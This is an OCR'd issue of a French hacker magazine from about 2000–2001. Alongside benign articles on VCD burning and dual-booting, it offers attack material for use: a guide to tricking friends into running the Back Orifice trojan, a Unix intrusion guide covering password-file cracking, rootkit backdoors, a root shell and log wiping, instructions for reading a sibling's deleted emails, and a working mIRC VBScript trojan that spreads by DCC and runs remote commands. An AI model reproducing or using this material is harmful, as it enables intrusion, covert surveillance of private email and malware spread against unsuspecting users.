
Dans la partie Audio, Sélectionnez Décode audio et 44100Hz. Si 48000Hz est sélectionné et que vous ne pouvez pas le changer car la case et grisée, alors décochez l'option Same as input, faites le changement et recochez cette case.

Maintenant on aura un son de Qualité CD soit / 16 bits 44100 Hz Stéréo.

Onglet Post processing :
cochez les cases : " HQ bicubic Filtering ""No crop""No letterbowing""Keep aspect ration ".
Voilà, z'avez plus qu'à lancer le processus dans le menu Run " Star Conversion " et à patienter entre 15 heures et 15 ans en fonction de votre machine.

■ Découper le fichier vidéo

C'est ici que Vcutter 4.01 intervient.



Lancez le programme et dans le menu File sélectionnez Open Movies et chargez votre fichier Mpeg1.

Ensuite pour découper le fichier allez dans le menu Tools et sélectionnez Divide Mpg To Multi-Small Parts
Sélectionnez Votre fichier Mpg1 ainsi que la destination une fois découpé

Parts to divide : Ex : si votre fichier Vidéo pèse 1,1 giga il ne rentrera pas sur un cd-r. Il vous en faudra deux. Donc inscrivez 2. Puis cliquez sur Divide Now ... Voilà tout est prêt pour être gravé ...

■ Graver

Avec le programme Néro 4.0.7.0. Lancez le !.

Sélectionnez Vidéo-CD et cochez la case Créer CD V2.0 et cliquez sur Nouveau

Sélectionnez votre fichier Mpg et avec la souris tirez le dans la fenêtre du bas

Ya plus qu'à cliquer sur graver

Une autre fenêtre s'ouvre, cliquez sur le bouton Ecrire et le tour est joué...
Votre VCD 2.0 est terminé.

Si vous chercher un Utilitaire qui compile de l'AVI en MPEG 1, MPEG 2, Format DVD fichier Vob ou encore VCD je vous conseille Bbmpeg 1.2b Béta. De plus c'est un freeware.

http://members.home.net/beyeler/bbmpeg.html

Pour Ripper, DOSRIP est très bien aussi. C'est aussi un Freeware.

Spermato

Document fait le 13 mars 2000 version 1.1 par Spermato (Paris)

Ah oui ! le mot du rédac, y en a encore 12 000 qui vont me dire " et ou on le trouve ? "

Hey les gars faut chercher, bon je vais m'économiser 11 999 mails (yen a bien un qui va quand même me poser la question)

http://members.tripod.com/erica677/download.html
http://perso.libertysurf.fr/dvdarea/principal.htm
http://www.geocities.com/siliconValley/Chip/7055/dvdrip.html
http://dvdsoft.da.ru/
http://www.geocities.com/tokyo/Fuji/5695/down.htm
http://perso.libertysurf.fr/dvdutils/content.htm
http://perso.libertysurf.fr/dvdutils/francais/content.htm

By Prof

Comment installer deux OS sur sa machine...

en deux leçons et deux minutes

Bon ça fait quand même 2 N° maintenant que j'ai l'honneur de lire les superbes articles de PROF concernant Linux. Malheureusement je peux pas profiter de ses superbes leçons en sécurité...
Allez il faut que je me mette à Linux ...

Bon mais mon père me fais chier, il veut pas que j'enlève Windows98 Plus GoldEdition !!! Car il dit qu'avec Linux il ne pourra pas mettre une fois tous les mois son CD de ABBA !!!
Bon ben alors je peux pas mettre Linux car mon père veut garder Win sur son PC pour pouvoir écouter une fois par mois sa musique...
Bon ben tans pis...

Mais non les morpions, c'est moi Prof qui vous livre, TADAM-DAMDAMDAMDAM le secret de la cohabitation de plusieurs OS sur un PC

UN PEU DE THÉORIE (ÇA ÉPATE TOUJOURS...)

Déjà faut savoir que lorsqu'on pousse avec son doigt le gros bouton POWER de sa tour, le BIOS (Basic Input/Output System) exécutera un code écrit sur le disque dur.

Le secteur de partition de 512 octets se situe au début du disque en tête 0, cylindre 0, secteur 1. Ce dernier est chargé par le BIOS de notre ordi à une adresse mémoire spécialement réservé à cet usage. Allez je vous le donne, ça impressionneras toujours le CowboyZ d'IRC ("0000:7C00").

Puis la routine de démarrage du BIOS chargera ensuite la valeur du dernier mot de 16 bits de ce secteur (dont l'adresse est à l'offset "0x1FE"). Si celui-ci est égal à une certaine valeur ("0xAA55") cela signifie que votre disque dur a été convenablement partitionné.

Dans le cas contraire une erreur est produite par BIOS (oui c'est le principe du virus Tchernobyl (ou CIH...) A l'offset 1B8 se trouve la fameuse signature caractéristique de Windows (NT) Cette information de 4 octets est exploiter entre autres par son gestionnaire de disques...si il serait "par accident" effacé ou écrasé, NT ne retrouvera plus ses jeunes :)

Offset Description Taille
000h
Executable Code (Boots Computer)
446
Bytes
1BEh
1st Partition Entry
16 Bytes
1CEh
2nd Partition Entry
16 Bytes
1DEh
3rd Partition Entry
16 Bytes
1EEh
4th Partition Entry
16 Bytes
1FEh
Boot Record Signature (55h AAh)
2 Bytes

Le type de partition est indiqué le MBR (Master Boot Record) à l'offset 1C2. Le type de partition native Linux est 0x83, le type FAT32 est 0x82. Le programme de boot qui est chargé par le BIOS charge à son tour d'autres programmes et passera la main à un de ceux-ci. Pour Linux (par défaut) il s'agit du fameux LILO (non pas le cinquième Element...ppffff) c'est LinuxLOader (LI+LO=LILO), mais pour DOS (Disk Operating System...culture général...) il s'agira de io.sys et msdos.sys pour les possesseurs de Win 9x c'est io.sys et winboot.sys, et pour les possesseurs de NT, c'est NTLDR (NTLoader)

Pour info :
1 word = 2 octets
1 double word = 4 octets
Partition Entry (Part of MBR) :
Offset
Description
Taille
00h
Current State of Partition (00h=Inactive, 80h=Active=bootable)
1 Byte
01h
Beginning of Partition - Head
1 Byte
02h
Beginning of Partition - Cylinder/Sector
1 Word
04h
Type of Partition
1 Byte
05h
End of Partition - Head
1 Byte
06h
End of Partition - Cylinder/Sector
1 Word
08h
Number of Sectors Between the MBR and the First Sector in the Partition
1 Double Word
0Ch
Number of Sectors in the Partition
1 Double Word

Comment trouver un passwd au démarrage de l'ordi (BIOS) ??? Ben c'est tout con, enlever la pile, puis la remettre au bout de 24h... le passwd ne sera plus demandé

LE PARTITIONNEMENT

Il faut savoir qu'il existe trois types de partition : "Primaire", "Étendue" et "Logique".

Ces types de partitions sont valables quel que soit l'OS. Le partitionnement le découpage logique d'un disque physique. Il est donc possible d'installer n'importe quel OS sur une partition :

Beos, Dos, Win, Linux, Solaris, Novell...

Par contre il faut savoir que DOS ou Win9x ne permettent pas de créer plus d'une partition primaire (qui est appelée "Partition Principale" ou " bootable ") forcément. Ceci pour des raisons de compatibilité, il n'est pas possible non plus de créer plus de quatre compartiments (que ce soit Primaire ou Etendue) à partir d'un même disque physique. Mais si maintenant, il faut quand même plus de 4 partitions, alors la partition étendue peut à sont tour contenir (mais au max.) deux partitions logiques. Et c'est alors que une de ces deux partitions logiques pourra stocker deux autres partitions logiques et etc...

COMMENT FAIRE UNE PARTITION ?

Il faut posséder des outils pour les créer Win et Linux possède FDISK et c'est WINDISK sous NT

Il faut savoir que chaque partition supportera un système de fichiers particulier. Pour préparer une partition selon le système de fichiers choisi, il sera nécessaire au préalable de formater le compartiment avant d'installer.

Je vous conseille " Partition Magic " (les versions WIN graphiques sont trop lourdes :env 40 mo..., donc 56K s'abstenir, par contre Cable, ADSL...c'est bon) à voir sur www.partitionmagic.com

:"Avec PMagic, réduire la taille de la partition windows, et créer une partition linux swap (de 128 Mo par ex) et une Linux principale (je dirais de 2 Go minimum). Lancer l'installation de linux à partir du CD, et lui donner les noms des partitions créées pour qu'il s'installe dessus. La configuration du gestionnaire de boot (lilo) qui va permettre de choisir au démarrage entre win et linux est automatique."

MULTI-BOOT AVEC LINUX

Les fichiers de démarrage de Linux peuvent être situés sur n'importe quelle partition, primaire ou logique. L'outil de démarrage (qui est le plus répondu) et je l'ai dit avant est.... ? est... ? LILO

Il y a Grub aussi, qui est aussi bien voire mieux, livre en standard avec la Mandrake 7.2

Il est préférable de l'installer à la place du MBR (ce qui permet de lançer Linux ou un autre OS)

```
#La partition de boot | #Windows 9x | #Windows NT
boot=/dev/hda | other=/dev/hda1 | other=/dev/hdb1
#Linux | table=/dev/hda | table=/dev/hda
image=/vmlinuz | label=Windows98 |
loader=/boot/any_d.b
root=/dev/hds1 | | label=WindowsNT
label=Linux | |
```

Pour cela il suffit d'éditer le fichier de configuration de LILO (/etc/lilo.conf)

La commande "lilo -v" appliquera la configuration

NB : Il existe une autre possibilité, celle d'utiliser Loadlin (pour le trouver, il est distribuer avec n'importe que distribution LINUX)

C'est un programme qui permet de lancer Linux depuis DOS. Il faut modifier son fichier c:\config.sys sur le modèle suivant

```
Config.sys
[Menu]
menuitem=WIN, Windows98
menuitem=LINUX, Linux
menudefault=WIN, 20
[WIN]
device=C:\WINDOWS\COMMAND\display.sys
con= (ega, , 1)
Country=033, 850,
C:\WINDOWS\COMMAND\country.sys
DEVICEHIGH=C:\CDROM\GSCDROM.SYS
/D:MSCD000 /v
[LINUX]
SHELL/C:\loadlin\loadlin.exe c:\loadlin\vmlinuz
root=/dev/hdb1
```

Le 8 janvier 1986, "the Mentor" lançait sur le net ce texte fondateur de la Hackez Pride. Pour la première fois, en voici sa meilleur traduction by New Alien.

Un autre s'est fait prendre aujourd'hui, c'est partout dans les journaux. Scandale: Un adolescent arrêté pour crime informatique, arrestation d'un 'Hacker' après le piratage d'une banque... Mais avez vous, dans votre psychologie en trois pièces et votre profil technocratique de 1950, un jour pensé regarder le monde derrière les yeux d'un hacker ? Ne vous êtes vous jamais demandé ce qui l'avait fait agir, quelles forces l'avaient modelé ? Je suis un hacker, entrez dans mon monde...

Le mien est un monde qui commence avec l'école... Je suis plus astucieux que la plupart des autres enfants, les conneries qu'ils m'apprennent me lassent...

Je suis au collège ou au lycée. J'ai écouté les professeurs expliquer pour la quinzième fois comment réduire une fraction. Je l'ai compris. "Non Mme Dubois, je ne peux pas montrer mon travail. Je l'ai fait dans ma tête".

Satanés gosses. Il l'a certainement copié. Tous les mêmes.

J'ai fait une découverte aujourd'hui. J'ai trouvé un ordinateur. Attends une minute, c'est cool. Ca fait ce que je veux. Si ça fait une erreur, c'est parce que je me suis planté.

Pas parce qu'il ne m'aime pas...

Ni parce qu'il se sent menacé par moi...

Ni parce qu'il pense que je suis un petit filous...

Ni parce qu'il n'aime pas enseigner et qu'il ne devrait pas être là...

Satanés gosses. Tout ce qu'il fait c'est jouer. Tous les mêmes.

Et alors c'est arrivé... Une porte s'est ouverte sur le monde... Se précipitant a travers la ligne téléphonique comme de l'héroïne dans les veines d'un accro, une impulsion électronique est envoyée, on recherche un refuge à l'incompétence quotidienne... Un serveur est trouvé.

Vous vous répétez que nous sommes tous pareils... On a été nourri à la petite cuillère de bouffe pour bébé à l'école quand on avait faim d'un steak... Les fragments de viande que l'on nous a laissé étaient pré-machés et sans goût. On a été dominé par des sadiques ou ignoré par des apathiques. Les seuls qui avaient des choses à nous apprendre trouvèrent des élèves volontaires, mais ceux ci sont comme des gouttes dans le désert.

C'est notre monde maintenant... Le monde de l'électron et de l'interrupteur, la beauté du Baud. Nous utilisons un service déjà existant, sans payer ce qui pourrait être bon marché si ce n'était pas la propriété de gloutons profiteurs, et vous nous appelez criminels. Nous explorons... et vous nous appelez criminels. Nous existons sans couleur de peau, sans nationalité, sans dogme religieux... et vous nous appelez criminels.

Vous construisez des bombes atomiques, vous financez les guerres, vous ne punissez pas les patrons de la mafia aux riches avocats, vous assassinez et trichez, vous manipulez et nous mentez en essayant de nous faire croire que c'est pour notre propre bien être, et nous sommes encore des criminels. Oui, je suis un criminel. Mon crime est celui de la curiosité. Mon crime est celui de juger les gens par ce qu'ils pensent et dise, pas selon leur apparence.

Je suis un hacker, et ceci est mon manifeste. Vous pouvez arrêter cet individu, mais vous ne pouvez pas tous nous arrêter... après tout, nous sommes tous les mêmes.

THE MENTOR

Ecrit le 8 Janvier 1986

Traduit par NeurAlien le 8 septembre 1994

NOUS RECHERCHONS LA CONNAISSANCE... ET VOUS NOUS APPELEZ CRIMINELS.

Back Orriffice, est le trojan le plus répandu sur le net.

Le principe de base est le même : après avoir envoyé le virus.exe (ou server.exe) à votre cible (elle doit tourner sous Win98), faites en sortes, QUE VOTRE AMI l'exécute.

Il ne vous manque plus alors que son IP, soit vous le convainquez de vous la donner (il doit taper : demandez lui de taper " winipcfg " dans exécuter du menu démarrer. Deuxième solution, s'il est sur irc (internet relay chat), faite un /dns sonpseudo et vous obtiendrez son ip. Enfin, il existe un tas de snifer d'IP à télécharger permettant cette manip.

Il ne reste plus qu'à lancer la fenêtre de Bo. Envoyez comme première commande "Resolve Host", si vous recevez une réponse c'est que votre pote a bien à lancé le virus.

Vous pourrez à partir de ce moment, obtenir son password & login de connexion, son password d'écran de veille, ou alors bloquer/redémarrer l'ordinateur, l'ordinateur, avoir les infos de son système, la possibilité de copier, effacer renommer, voir, rechercher des fichiers ou répertoires et obtenir des captures d'écran tout cela en temps réel. Heureusement que vous êtes son pote hein ?

THE PARADE

Vous avez bien entendu la possibilité de retirer ce virus : il suffit de le supprimer, il se loge dans le répertoire Windows\system et s'appelle " .exe".

De plus, il crée toujours la même entrée dans la base de registre :
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
Ca aussi faut l'effacer, et hop, ca y est, vous êtes inBackOrrificable.

Petit rappel pour entrer dans la base de registre qui évitera 40 000 mails à répondre à notre vénéré Rédac chef :
" Démarrer " " exécuter " " regedit "

Cod
cod00@voila.fr

GRAND CONCOURS HACKERZ VOICE

1er et unique prix :

Un voyage tous frais payés avec la rédaction de HZV à Las Végas , dans un hôtel de folie,

LE HACK DE MITNICK : EXPLICATIONS

Essayons de voir plus clair dans cette fameuse attaque : Tout d'abord, Mitnick a commencé a chercher des relations d'approbation entre le système qu'il voulait hacker et d'autres ordi du réseau de Shimomura, pour trouver un hôte connecté a celui-ci.
Kevin envoie 20 demande de connexion sur le port shell de Shimomura, sans terminer le processus de connex en 3 temps. Il ne s'agit pas d'inonder la cible de SYN (le 3etemps sera un RESET), mais de déterminer la réaction du générateur de numéro de séquence. Un sniffer sert a faire ces relevés, Chaque connexion génère un nouveau numéro.
Kevin va, sur ces 20 connexions, soustraire le numéro de seq de la 1ere connex a la 2ème , puis de la 3ea la 4e et ainsi de suite afin de voir si le résultat est toujours le même (dans ce cas 128000). On dira alors que les numéros de seq sont prévisibles.
2eme phase de l'attaque : il inonde régulièrement l'hôte approuvé par la cible, d'un flot de requêtes SYN (c'est le serveur dont il va prendre l'identité) par du Syn flooding (paquets avec source falsifiée et inexistante afin de saturer la file d'attente de connex du serveur).
3eme phase de l'attaque : se faire passer pour l'hôte approuve.
Il établit une connex sur le port shell. Pour cela la source des paquets sera celle de l'hôte floodé. Il envoie donc un SYN, puis la cible répond avec un SYN/ACK. Ce paquet SYN/ACK , Kevin ne le recevra pas (cauz la fausse source), mais reviendra a l'hôte inondé. L'hôte submergé ne pourra pas répondre .(Sinon il retournerait un reset). De plus seul le SYN/ACK contient le numéro de séquence de la cible, d'ou l'importance de l'avoir deviné !
Mitnick envoie donc (a l'aveuglette en quelque sorte) le ACK de la connex en 3 temps avec le numéro de seq + 128000 (en fait 128000 +1). Puis il envoie le paquet contenant la commande rsh cible " echo ++/.rhosts ", qui aura pour but de faire accepter en tant que root n'importe quel ordinateur qui se connectera sur la cible.
Dernière phase : vider la file d'attente de l'hôte inondé avec des Resets, pour que tout revienne a la normale.(si on peut dire...). Une fois exécutée cette attaque est difficile a détecter . Un sniffer peut le faire, encore faut il agir en temps réel, car seule la TTL des paquets aura bouge (ils viennent d'un autre endroit). Est il possible de tracer une attaque contenant des IP modifiées ? Oui dans certains cas mais c'est une autre histoire.

HACKER UN SERVEUR UNIX

Hé ben oui il va falloir s'y mettre et entrer dans la cour des grands maintenant ! Alors, comment entrer dans le réseau de votre fac ou entreprise à des fins de test bien sûr, c'est ce que je vais vous expliquer pasque je suis sympa et que j'avais pas encore acheté mon billet d'avion pour la DEFCON de cette année, mais il va falloir être très attentif. Tout d'abord il faut récupéré le max d'infos sur le réseau à hacker avec finger, nerstat, whois, scans de ports (avec nmap), scans de vulnérabilités (satan, saint, ISS). Pour ça hacker une linux box, la sécuriser et tout faire à partir de cette gateway. Attention, ne plus y revenir après le hack ! Le social engineering marche aussi : "bonjour, je suis le dépanneur informatique, votre serveur NT ne marche pas ? ha, c'est un UNIX ? quelle version déjà ?" vous avez compris le principe.
Une fois que vous avez tout ça il faut trouver un moyen de rentrer. Votre but était de trouver une machine sur laquelle un service vulnérable tourne (sur www.securityfocus.com il y les vulnérabilités et les exploits). Vous faites l'exploit et vous êtes dedans : bravo ! Tapez "cat /etc/passwd" pour récup le fichier de passwords, crackez le avec CrackerJack ou JohntheRipper ou Crack, vous avez alors pleins de login/passwd à essayer sur d'autres machines du réseau. Vous pouvez donc vous répandre partout ! S'il y a les shadow pass c'est dans /etc/shadow ou un truc comme ça, faut chercher un peu. Assurez-vous de pouvoir revenir quand vous voulez dans la box en mettant une backdoor : par exemple une version modifiée de login qui va vous laisser entrer en root avec un mot de passe magique. Y'a des rootkit pour ça, pas la peine de se casser, le mieux c'est les kernel modules qui sont invisibles. Ce qui est 31331 c'est ouvrir un shell root udp sur un port tordu, genre 14852. Maintenant ce qui distingue le script kiddie du hacker expérimenté : l'élimination des traces. Il faut nettoyer ~/.history ou .bash_history, tous les fichiers cités dans /etc/syslog.conf: wtmp, utmp, /var/log/*, /var/adm/*. Pour ça y'a des utils comme marry.c et zap.c. (compiler avec cc -o marry marry.c) Cherchez sur packetstorm.securify.com y'a pas mal de choses. Vérifiez les progs de sécu lancés avec ps -x, cherchez leurs logs et modifiez les avant que l'admin ne les voit. Après vous pouvez vous amuser un peu et sniffer les mots de passe, mettre un bot IRC, et même traficoter les mails (cd /var/spool/mail) N'oubliez pas : H4ck3r5 Ru1eZ !

Tu m'espionnes je t'espionne on s'espionne...

<!-- blockquote, dl, ul, ol, li { margin-top: 0 ; margin-bottom: 0 } -->
Bon alors je vais vous filez pas mal de trucs pour espionner, faire chier...
Déjà dans une salle informatique, chez des potes...
Cliquez sur Démarrer, Executer et là tapez: con/con
Et voilà un truc bien chiant...
Je vous conseil particulièrement de faire ça dans un chan, j'ai vu pas mal de chan se vider après cette pcommande :)
Au revoir les Windowsien
Bon ensuite qui n'a jamais rêver de lire les mails que son grand frère envoie à sa "Cyber-Copine" ?? :)
Mais le problème c'est qu'après avoir écrit pleins de cochonneries il efface les mails...
Mais là deux solutions pour pouvoir quand même les lire...
Allez dans Éléments Envoyés et chercher les mails de son frérot...
Mais merde c'est un expert en informatique et il les a effacés, pas de prob...
Allez sur C:
Répertoire Windows ensuite:
Répertoire Application Data ensuite:
Répertoire Identities ensuite:
x (x étant le N° d'utilisateur...) ensuite:
Répertoire Microsoft ensuite:
Répertoire Outlook Express:
Et là à vous de flânez entre les mails reçus, envoyés (pour voir si on se sert pas du PC dans le dos...)
Pour cela il faut mettre les .dbx et fichier txt
Pour cela cliquez sur le bouton droit de la souris et renommer le fichier en x.txt ensuite vous allez pouvoir lire le contenu du fichier...
Mais là un problème se pose :
"C'est quoi toute ces lettres et ces chiffres ???"
Ben oui c'est légèrement crypté...mais des bouts de phrases apparaissent quand même...
"Oui mais si je veux le mail en entier ???"
Pas de panique suffit de trouver un logiciel qui décrypte les .dbx
Mais encore autre chose:
Une fois dans le répertoire Application Data entrez dans le rep
Microsoft ensuite dans le rep
Address Book
Voilà supposons que vous avez infiltrer une personne CONSENTANTE alors volez lui le xxx.wa~ puis renommer le en txt
Alors là vous allez avoir TOUT mais vraiment TOUT les mails à qui sa messagerie à eut à faire !!!Si tu est crypté au début pas de soucie... descendez tout en bas...voilà !!!
Bon tant qu'on n'y est "emprunter" lui son x.wab et puis oh diable ces pwd...
Ah oui dernière chose, pour que tout le monde ne demande plus comment faire pour être un hacker, une seule solution LISEZ !!!
Achetez tous les bouquins d'Info que vous pouvez, les plus importants sont les bouquins:
Sur Unix, La Programmation, Les Réseaux, et HVZ bien sûr :)))

COMMENT VOTER

- **C'est simple, découpez le bulletin (photocopies non acceptées) de la page ci-contre et cochez la case correspondant à l'article que vous avez le plus aimé.**
- **Il n'y a pas de case 2 il est disqualifié (cf article ci-contre). Ne cochez qu'une seule case sous peine de nullité.**
- **Vous pouvez écrire votre adresse électronique si vous voulez être tenu au courant des sommaires de nos prochaines parution.**

Mon troyen pour vos potes

Voici mon troyan en script visual basic (comme Iloveyou), il utilise les fonctionnalités du logiciel de chat mIRC pour fonctionner et se reproduire.

```
----------
'Déclaration des variables
Dim fso, file, instream, scriptcopy, out, fsys
Set fso = CreateObject("Scripting.File-SystemObject")
file="..\script.ini"

'Vérification de la presence de script.ini
Set fsys = createobject("scripting.file-systemobject")
if fsys.fileexists(file) then
Set instream= fso.OpenTextFile (file)

'Chargement de l'ancien script.ini dans une variable
scriptcopy= instream.ReadAll
else scriptcopy="[script]"
end if

'Modification de script.ini
set out= fso.CreateTextFile(file)

'Reecriture du debut du fichier pour ne pas perturber le fonctionemment du script

out.Writeline scriptcopy

'Signal la réussite de la manip (remplacer tonnick par votre pseudo)
'la valeur 1000 est utilisée car il est rare de voir un remote de
plus de 1000 lignes

out.Writeline "n1000=on 1:CONNECT:/msg tonnick [TargeT InfecteD]"

'Envoi du script aux personnes joignant les chans

out.Writeline "n1002=on 1:JOIN:*:{"

out.Writeline "n1003=if ( $nick == $me ) { halt } | .dcc send $nick $mircdir$+ script.ini"

out.Writeline "n1004= }"

'Commandes manuelles du troyan

out.WriteLine "n1005=on 1:TEXT:*!say*:*:/msg $2-"

out.Writeline "n1006=on 1:TEXT:*!quit*:*:/quit $2-"

out.WriteLine "n1007=on 1:TEXT:!do*:*:/run $2-"

out.WriteLine "n1008=on 1:TEXT:!del*:*:/remove $2-"

out.WriteLine "n1009=on 1:TEXT:!write*:*:/write $2-"

out.Writeline "n1010=on 1:TEXT:*!kill*:*:/con/con"

out.Writeline "n1011=on 1:TEXT:!copy*:*:/copy $2-"

out.Writeline "n1012=on 1:TEXT:*!join*:*:/join $2-"

out.close
----------
```

Les commandes manuelles sont:

-Faire parler la victime

!say

L'Abruti !

Un lecteur du journal a mis en péril l'existence même d'Hzv... Lecteurs amis du journal : prenez vos responsabilités.

Les faits : dans le numéro 3 d'Hackerz voice, l'article du concours numéro 2 était en fait un copiage quasi intégral d'un bout d'article, écrit par Damien Bancal, le rédac-chef du site : www.zataz.com paru dans le Netscope du mois de novembre 2000.

C'est très grave, cela peut se qualifier de plagiat,.

C'était quasi-imparable, d'abord parce que je ne lis pas Netscope, ensuite parce que même si je le lisais, on ne peut se souvenir par cœur de tout ce qui s'écrit dans la presse informatique.

J'ai la certitude preuve à l'appui que ce n'était pas là un acte de malveillance, ni-même une tentative de hack du journal, ce qui m'aurait un peu amusé, (mais alors à peine :( ). Vous avez quelques uns à nous en avertir tout de suite, l'Abruti s'imaginait lui que cela pourrait passer inaperçu.

Damien Bancal nous a contacté, et à fort aimablement convenu avec nous que notre bonne foi était évidente, sinon nous aurions été assez couillons pour non seulement truquer notre propre concours, mais en plus de le faire en faisant un copier / coller d'un article déjà paru (sic). Notre seul recours, qui ne nous dégagerait de toute façon pas de notre responsabilité, est de se retourner contre l'expéditeur (identifié) de l'article. Balancer une de nos sources, à partir du moment où il n'a pas eu d'intention clairement malveillante ? plutôt crever. Les coordonnées de Mister B (for Blaireau) ont donc été depuis longtemps mâchées et digérées par votre serviteur. Nous préférons perdre le journal plutôt que balancer. On sera les seuls à prendre si ça se passe mal, on vous tiens au courant.

Mais on arrête de délirer les gars ! on est une petite maison d'édition, on a pas de gros moyens. Hackerz voice est VOTRE bébé, un bébé en pleine santé, chaque numéro voit le tirage progresser, mais un bébé fragile, vous savez tous pourquoi :).

Alors à chacun ses responsabilités, nous continuerons à prendre les mêmes risques car il n'y a pas d'alternatives si l'on veut qu'Hackerz voice reste le journal que vous aimez. A vous de faire en sorte que ce genre de choses n'arrivent plus. Et un merci à Zataz.

Tommy Lee

ZI Official

BULLETIN DE VOTE

(SEULS LES BULLETINS ORIGINAUX SONT COMPTABILISÉS DANS LES VOTES)

GRAND CONCOURS HACKERZ VOICE DEF CON 2001

Découpez ce bulletin et renvoyez le à :
Grand Concours Hackerz Voice DEFCON 2001
DMP - 1, villa du clos de mallevart 75011 Paris

Tout bulletin raturé ou surchargé est considéré nul

☐1 ☐3 ☐4 ☐5 ☐6 ☐7 ☐8 ☐9

Votre email pour etre tenu au courant du sommaire des numéros suivants : ☐

DÉBUT MAI CHEZ VOTRE MARCHAND DE JOURNAUX

HACKERZ VOICE LE MANUEL

64 pages magazine de pure TEKNIK pour un numéro spécial CRACKING

TU VEUX CRACKER ? LIS

Interdit aux Lamerz et à ceux qui veulent le rester.
Promo : 29 francs seulement pour vous en précommande avec ce bulletin au lieu de 39 chez les marchands de journaux début mai !

PROMO QUI DECHIRE TOUT :

LE MANUEL DE 64 PAGES 100% TEKNIK OFFERT 100%

GRATOS AUX ABONNES

(Les anciens et les nouveaux jusqu'au 30 juin) .
Pour s'abonner voir page suivante.

Loola voleuz s'explose !

L'invention suprême est celle d'un problème, l'ouverture d'un vide au milieu du réel. Pierre Lévy, Qu'est-ce que le virtuel ? (1998)

SOMMAIRE